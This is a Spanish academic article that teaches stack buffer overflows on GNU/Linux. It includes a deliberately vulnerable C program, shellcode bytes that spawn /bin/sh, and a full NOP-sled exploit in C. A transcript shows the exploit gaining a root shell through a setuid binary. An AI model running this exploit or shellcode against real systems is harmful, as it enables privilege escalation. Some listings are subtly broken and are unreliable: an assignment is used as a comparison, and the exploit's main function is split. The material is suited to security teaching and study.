

ESTUDIO DE VULNERABILIDADES DE SOFTWARE: ANÁLISIS Y EXPLOTACIÓN DEL DESBORDAMIENTO DE BÚFER (BUFFER OVERFLOW) EN UN SISTEMA GNU/LINUX.

Lozano Guevara Víctor David¹
MCC. Contreras Vega Gerardo²

vdlg-software@hotmail.com
puntog@gmail.com, gcontreras@uv.mx

RESUMEN

La seguridad de un programa cualquiera, depende del diseño e implementación de políticas de seguridad y la escritura de un código de programa fuera de errores. Dentro del área de desarrollo de software, la seguridad del mismo depende del programador o grupo de programadores, los cuales al momento de escribir el código aplican métodos y técnicas de escritura de código seguro, al no utilizar estas, el código al momento ser compilado genera un programa que puede contener errores, lo cual nos da como resultado una vulnerabilidad.

Las consecuencias de una vulnerabilidad de un programa, dependen del contexto en el que se encuentre. Esto puede ocasionar, que usuarios mal intencionados, utilizando técnicas de explotación de vulnerabilidades, puedan obtener privilegios y acceso ilimitados de un sistema, consiguiendo así la total manipulación de información restringida.

Existen diversos tipos de vulnerabilidades de software, las cuales dependiendo su magnitud, es el grado de conocimientos, tiempo dedicado y la complejidad de análisis necesarios, ya sea tanto para su descubrimiento, prevención o explotación de la misma.

1. INTRODUCCIÓN

La definición de vulnerable proviene del latín *vulnerabilis* que significa: “Que puede ser herido o recibir lesión, física o moral” [1]. En si el termino vulnerabilidad es la “cualidad de vulnerable” [1], esto significa que tiende a ser susceptible ala exposición de una amenaza, dando así como resultado un factor de desastre.

En informática el término vulnerabilidad se define dependiendo el área y contexto en el que se encuentre, al momento de desarrollar y compilar un software este termino lo podemos encontrar definido como la violación de una o varias políticas de seguridad dentro del código del programa.

Estos errores son generados por el desarrollador del programa o grupo de desarrolladores. Desde los inicios de la programación y desarrollo de software empezaron a existir dichos errores, en esos momentos era fácil el descubrimiento y corrección del error, así evitando dar paso a una vulnerabilidad.

A medida que fue evolucionando y creciendo el mundo de las computadoras electrónicas, el desarrollo de software se fue convirtiendo en una tarea más larga y compleja, dando así un mayor índice de errores de programación y de vulnerabilidades de software.

¹ Facultad de Estadística e Informática, Universidad Veracruzana

² Facultad de Estadística e Informática, Universidad Veracruzana

En esencia una vulnerabilidad puede ocasionar que usuarios mal intencionados con conocimiento avanzados en el tema, puedan obtener privilegios ilimitados de un sistema y así poner en riesgo la integridad y privacidad de información ya sea nuestra o de alguna organización.

En la actualidad existen técnicas y herramientas que facilitan el estudio de vulnerabilidades, para la utilización de estas técnicas y herramientas es necesario tener conocimiento avanzado tanto del funcionamiento físico de la computadora, conocimientos avanzados de programación, como también de la interacción del software con el hardware.

En este artículo se llevará a cabo un estudio general de las Vulnerabilidades de software y se analizará a detalle un error común al momento de escribir código, la no comprobación del espacio de memoria para el almacenamiento de cadenas de caracteres, generando así un desbordamiento del espacio de memoria (Buffer Overflow), así como también las consecuencias que puede generar esto en un sistema GNU/Linux.

2. CLASIFICACIÓN DE VULNERABILIDADES [2]

La anatomía de una vulnerabilidad depende del contexto y área en la cual se desarrolla, en si puede desarrollarse bajo los siguientes contextos:

- Errores de lógica
- Debilidades del software
- Ingeniería Social
- Supervisión de políticas

El estudio de las vulnerabilidades de software tiene cinco factores básicos de investigación, los cuáles depende del contexto en el que se desarrollen, estos factores son los siguientes:

- Los fallas encontradas
- Las técnicas y métodos de descubrimiento
- El nivel de gravedad de la vulnerabilidad
- La autenticación
- Las consecuencias de la misma

Teniendo las bases generales de los contextos y factores de estudio de las vulnerabilidades de software, se puede dar paso al análisis y objetivo en particular de este artículo.

3. DESBORDAMIENTO DE BÚFER (BUFFER OVERFLOW)

El búfer es un espacio reservado en memoria para el almacenamiento de datos, el desbordamiento de búfer (Buffer Overflow), es un error común en el proceso de desarrollo

de software, es la sobre escritura de un área en memoria no contemplado por el programador, debido a que el espacio definido para el almacenamiento de los datos no es suficiente.

Estas áreas no contempladas por el programador, son áreas protegidas por el sistema operativo, la sobre escritura en memoria de estas, genera una violación de acceso a espacio en memoria, dando como resultado el término inesperado de la aplicación en proceso.

En la figura 1 se muestra una representación gráfica de un búfer en memoria definido por el programador.



Figura 1

En la figura 2 se representa una sobre escritura de las áreas protegidas por el sistema operativo generando así una excepción y la terminación inesperada del programa en proceso.




Figura 2

En las figuras 1 y 2 se muestra simplemente una representación gráfica de lo que sucede con los datos contenidos en memoria, cada celda representada por una letra, en esencia contiene los datos almacenados en binario, para nuestra comprensión y en el mayor número de casos los datos son representados en numeración hexadecimal, cada celda en memoria, contiene un apuntador a ella, el cual es llamado apuntador de memoria u offset

Con esto tenemos comprendido básicamente el almacenamiento de los datos en memoria y lo que puede ocasionar el desbordamiento de un búfer.

Se tomara como base para el desarrollo y análisis de este tipo de vulnerabilidad un sistema GNU/Linux, utilizando el lenguaje de programación C para la mejor comprensión de esta.

4. ANÁLISIS DE UN CÓDIGO VULNERABLE EN UN SISTEMA GNU/LINUX

En este apartado se analizará un código vulnerable con un error de desbordamiento de búfer.

Herramientas necesarias:

- . Editor de textos cualquiera
- . Compilador de C gcc

El código siguiente presenta un arreglo de caracteres, en el cual al momento de almacenar los datos, no se comprueba que la longitud de la cadena a copiar sea menor o igual al tamaño del búfer destino definido.

```
#include <string.h>;

void setBuffer(char* cad){

    char Buffer[256];

    strcpy(Buffer,cad);

}

void main(int nArgs, char* Args[]){

    if(nArgs = 2){

        setBuffer(Args[1]);

    }else{

        printf("Mal uso de
parametros!\n");

    }

}
```

En el editor de texto de preferencia, se tiene que escribir el código anterior, guardándolo con algún nombre y con extensión “.c” sin comillas, con esto se procederá a la compilación del código en una Terminal, para esto, se necesita estar situado en el directorio de trabajo donde permanece el código fuente, para la compilación de este, se escribirá el siguiente comando:

```
$ gcc fuenteVulnerable.c -o
vul.out
```

En el código anterior, se tiene que tomar en cuenta el paso de parámetros de la

función `setBuffer`, la cual contiene un parámetro de tipo apuntador a carácter:

```
void setBuffer(char* cad)
```

También se tiene un buffer definido, en la cual se esta reservando memoria para **256 caracteres** , la siguiente linea de código:

```
char Buffer[256];
```

El error que genera la excepción y la terminación del programa, es encontrado al momento de tratar de copiar la cadena de caracteres a la cual apunta **cad**, al espacio reservado en memoria por la variable **Buffer**, esto se genera cuando la cadena sobrepasa el límite de tamaño del buffer como se muestra en la figura 4.

Después de el análisis de la parte del código vulnerable, al momento de la ejecución del programa, este toma como parámetro un argumento, el cual se contempla en el siguiente comando:

```
$/vul.out argumento
```

El parámetro que se reciba como argumento se toma como parámetro de nuestra función `setBuffer` en la siguiente linea de código:

```
setBuffer(Args[1]);
```

Mientras la longitud de la cadena, que se tome como argumento no sobrepase el tamaño del Buffer, este funcionara adecuadamente, pero si se sobrepasa la longitud reservada por el buffer, se generara una excepción y el termino inesperado del programa.

Con el siguiente comando, se podrá sobrepasar el límite del buffer, generando la excepción y la violación del segmento de memoria:

```
$/vul.out `perl -e 'print "a" x 280`
```

En resumen, en la línea anterior se esta pasando como argumento 280 letras “a”, lo cual sobrepasa la longitud del buffer reservado, dando como resultado la excepción y la violación de segmento de memoria.

```
$/vul.out `perl -e 'print "a" x 280`
```

Violación de segmento




Figura 4

Con esto concluye el análisis del desbordamiento de un buffer en memoria, en conclusión, al no comprobar la longitud de un buffer, este tiende a ser vulnerable y generar una excepción, la violación de un segmento de memoria protegido por sistema operativo y la terminación inesperada del programa.

5. CONSECUENCIAS DE LA EXPLOTACIÓN DE UN BUFFER OVERFLOW EN UN SISTEMA GNU/LINUX

Una de las consecuencias generadas por un buffer overflow en un sistema GNU/Linux, puede ser la escala de privilegios de usuarios, obteniendo así el control total del sistema.

En la figura 5 se muestra el objetivo de la explotación del desbordamiento de buffer.




Figura 5

Para dicha explotación de la vulnerabilidad, es necesario un programa exploit, que es una herramienta para la explotación de vulnerabilidades, en la cual se manipula la vulnerabilidad a manera de crear una escala de privilegios en el sistema víctima.

6. CONCEPTOS BÁSICOS PARA LA EXPLOTACIÓN DE UNA VULNERABILIDAD

Dentro de la arquitectura de un sistema GNU/Linux x86, se mostraran los elementos básicos necesarios para el manejo de la pila del sistema, como se muestra en la figura 6.




Figura 6 [4]

El stack pointer (esp) es el registro que almacena la dirección donde comienza la pila del sistema, después se encuentra almacenado el buffer a desbordar, seguido de la dirección de retorno, lo demás son parámetros del sistema operativo.

Cuando se genera una excepción y la violación de un segmento de memoria, en si se refiere a que no encuentra la siguiente dirección de memoria, esto es ocasionado por la sobre escritura de el espacio en memoria, en el ejemplo anterior donde se muestra el desbordamiento de buffer el segmento de pila quedaría como se muestra en la figura 7.




Figura 7 [4]

El valor en hexadecimal de la letra “a” es “0x61” en la figura 7 se muestra como se sobre escribe todos segmentos de pila con el valor de esta letra, queriendo encontrar la dirección de retorno 0x61616161, dando así la excepción del sistema operativo.

El objetivo de explotar la vulnerabilidad, es el obtener los privilegios de root, para ello es necesario obtener una shell con los privilegios del mismo, se sobre escribirá los segmentos de la pila con instrucciones en código maquina, para ello es necesario crear u obtener una parte de un programa en código maquina, no se entrara en detalle como se obtiene por que no es la finalidad de este articulo, solo se mencionaran las propiedades básicas que debe contener este código el cual es llamado shellcode.

7. ESTRUCTURA BÁSICA DE UNA SHELLCODE [3]

Una shellcode es un bloque de código maquina libre de errores y que contiene varias propiedades, el cual se inyectara en un programa y se ejecutara.

Las tres principales propiedades de una shellcode son las siguientes:

Tamaño reducido: Es necesario que sea una serie de bytes con longitud pequeña debido a que se inyectara en un pequeño espacio en memoria.

Código Autocontenido: Esto es debido a que no debe de depender de nada, ni del lugar de memoria en el que se encuentre para su ejecución.

Sin existencia de bytes nulos: Esto es que no contenga ningún valor 0x00, por que lo mas frecuente es poner la shellcode dentro de una cadena de caracteres, si esta llegara a tener algún byte nulo esto significaría el final de la cadena, truncando así nuestro código.

El formato en una cadena de caracteres de una shellcode que nos da como resultado una shell en su ejecución es la siguiente:

```
“\x31\xdb\x8d\x43\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68”  
“\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd”  
“\x80\x31\xc0\x40\xcd\x80”
```

Código [4]

Teniendo el conocimiento básico de todos los elemento necesarios para la explosión de una vulnerabilidad de tipo buffer overflow se da paso ala escritura del exploit.




Figura 8 [4]

En la figura 8 se muestra el funcionamiento básico del exploit, el cual inyectara una cadena de caracteres en formato hexadecimal, esta cadena de caracteres contiene, la instrucción de retorno apuntando al área de los NOP's seguida de la shellcode y por ultimo el las instrucciones NOP's.

En ensamblador la instrucción NOP significa la no operación, lo único que hace es incrementar el registro de salto a la siguiente instrucción.

8. ESCRITURA DEL EXPLOIT PARA EL SISTEMA GNU/LINUX

A continuación se muestra el código de un exploit escrito en C:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

#define NOP 0x90

char shellcode[] = "\xEB\x16\x5B\x31\xC0\x88\x43\x07\x89\x43\x0C\x89"
                  "\x5B\x08\x8D\x4B\x08\x8D\x53\x0C\xB0\x0B\xCD\x80"
                  "\xE8\xE5\xFF\xFF\xFF\x2F\x62\x69\x6E\x2F\x73"
                  "\x68\x30\x58\x58\x58\x58\x59\x59\x59"
                  "\x59";

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
    char *buffer;
    char *pbuffer;

    long *addr_pbuffer;
    long nop_addr;

    int offset=0;
    int size;
    int i;

    if (argc!=3)
    {
        printf ("Uso: %s \n", argv[0]);
        return 0;
    }

    size = atoi(argv[1]) + 100;
    offset = atoi(argv[2]);

    if (!(buffer = malloc(size)))
    {
        printf("malloc()\n");
        exit(0);
    }
}
```

```

nop_addr = get_sp() - offset;

pbuffer = buffer;
addr_pbuffer = (long *) pbuffer;
for (i = 0; i < size; i+=4)
    *(addr_pbuffer++) = nop_addr;

for (i = 0; i < size/2; i++)
    buffer[i] = NOP;

pbuffer = buffer + ((size/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
    *(pbuffer++) = shellcode[i];

buffer[size - 1] = '\0';

execl("./vul.out", "vul.out", buffer, 0);

return 0;
}

```

Código [4]

El código anterior se define el valor de la instrucción NOP que es el valor de 0x90 como se muestra en la siguiente instrucción:

```
#define NOP 0x90
```

La shellcode esta definida como una cadena de caracteres con representación en hexadecimal:

```

char shellcode[] = "\xEB\x16\x5B\x31\xC0\x88\x43\x07\x89\x43\x0C\x89"
    "\x5B\x08\x8D\x4B\x08\x8D\x53\x0C\xB0\x0B\xCD\x80"
    "\xE8\xE5\xFF\xFF\xFF\x2F\x62\x69\x6E\x2F\x73"
    "\x68\x30\x58\x58\x58\x58\x59\x59\x59"
    "\x59";

```

Después se define la instrucción que devolverá el el apuntador del principio de la pila el stack pointer:

```

unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

```

En siguiente bloque de código se encuentra la declaración e inicialización de variables , y el condicionamiento de uso de parámetros del exploit:

```
char *buffer;
char *pbuffer;

long *addr_pbuffer;
long nop_addr;

int offset=0;
int size;
int i;

if (argc!=3)
{
    printf ("Uso: %s \n", argv[0]);
    return 0;
}

size = atoi(argv[1]) + 100;
offset = atoi(argv[2]);

if (!(buffer = malloc(size)))
{
    printf("malloc()\n");
    exit(0);
}
nop_addr = get_sp() - offset;
pbuffer = buffer;
addr_pbuffer = (long *) pbuffer;
```

Esta es la parte en la que se define la estructura de la cadena que se inyectara en el programa vulnerable, concatenando la cadena quedando el código en el siguiente formato:

```
for (i = 0; i < size; i+=4)
    *(addr_pbuffer++) = nop_addr;

for (i = 0; i < size/2; i++)
    buffer[i] = NOP;

pbuffer = buffer + ((size/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
    *(pbuffer++) = shellcode[i];

buffer[size - 1] = '\0';
```

Por ultimo se ejecuta el programa vulnerable pasando como parámetro el buffer que contiene las instrucciones para el programa a ejecutar.

```
execl("./vul.out", "vul.out", buffer, 0);
```

9. EJECUCIÓN DEL EXPLOIT

Para la ejecución del exploit se tomara un escenario donde el código víctima tiene permisos de modificación del usuario root, para esto es necesario la siguiente compilar y dar los permisos al código vulnerable.

Para esto se necesita los siguientes pasos:

- . Compilar el código vulnerable como usuario root.
- . Darle los permisos de modificación para el mismo usuario

```
# chmod +s vul  
# ls -lh vul  
-rwsr-sr-x 1 root root 4,9K 2008-10-10 26 17:49 vul
```

- . Con un usuario sin privilegios se ejecutara el exploit

```
$ id  
uid=500(patito) gid=500(patito) grupos=500(patito)
```

. El exploit necesita dos argumentos el tamaño de Buffer del programa vulnerable y una dirección aproximada al área del segmento de retorno, después de ejecutar el exploit el resultado de esto es la shell con privilegios de administrador.

```
$ exploit 256 500  
sh-2.05b# id  
uid=0(root) gid=500(patito) groups=500(patito)
```

10. CONCLUSIÓN

Una vulnerabilidad puede ser un peligro para los administradores de cualquier sistema ya sea un GNU/Linux o cualquiera.

Para prevenir el desbordamiento de Buffer lo único que se necesita es la comprobación de la longitud de la cadena la cual va a almacenar, esto se puede hacer de forma manual o con alguna función predeterminada del lenguaje que se este ocupando, dando como resultado la escritura de un código mas seguro y confiable.

BIBLIOGRAFIAS

- [1] Real academia de la lengua, Diccionario, www.rae.es/, Octubre 2008
- [2] Written by Eric Knight, C.I.S.S.P *Computer Vulnerabilities*, Marzo 9 de 2000
- [3] Eloi S.G. (a.k.a TuXeD), Introducción a la programación de shellcodes para GNU/Linux, <http://tuxed.serverblog.net>
- [4] h4ck1t, Buffer Overflow, <http://h4ck1t.blogspot.com/>, Mayo 2007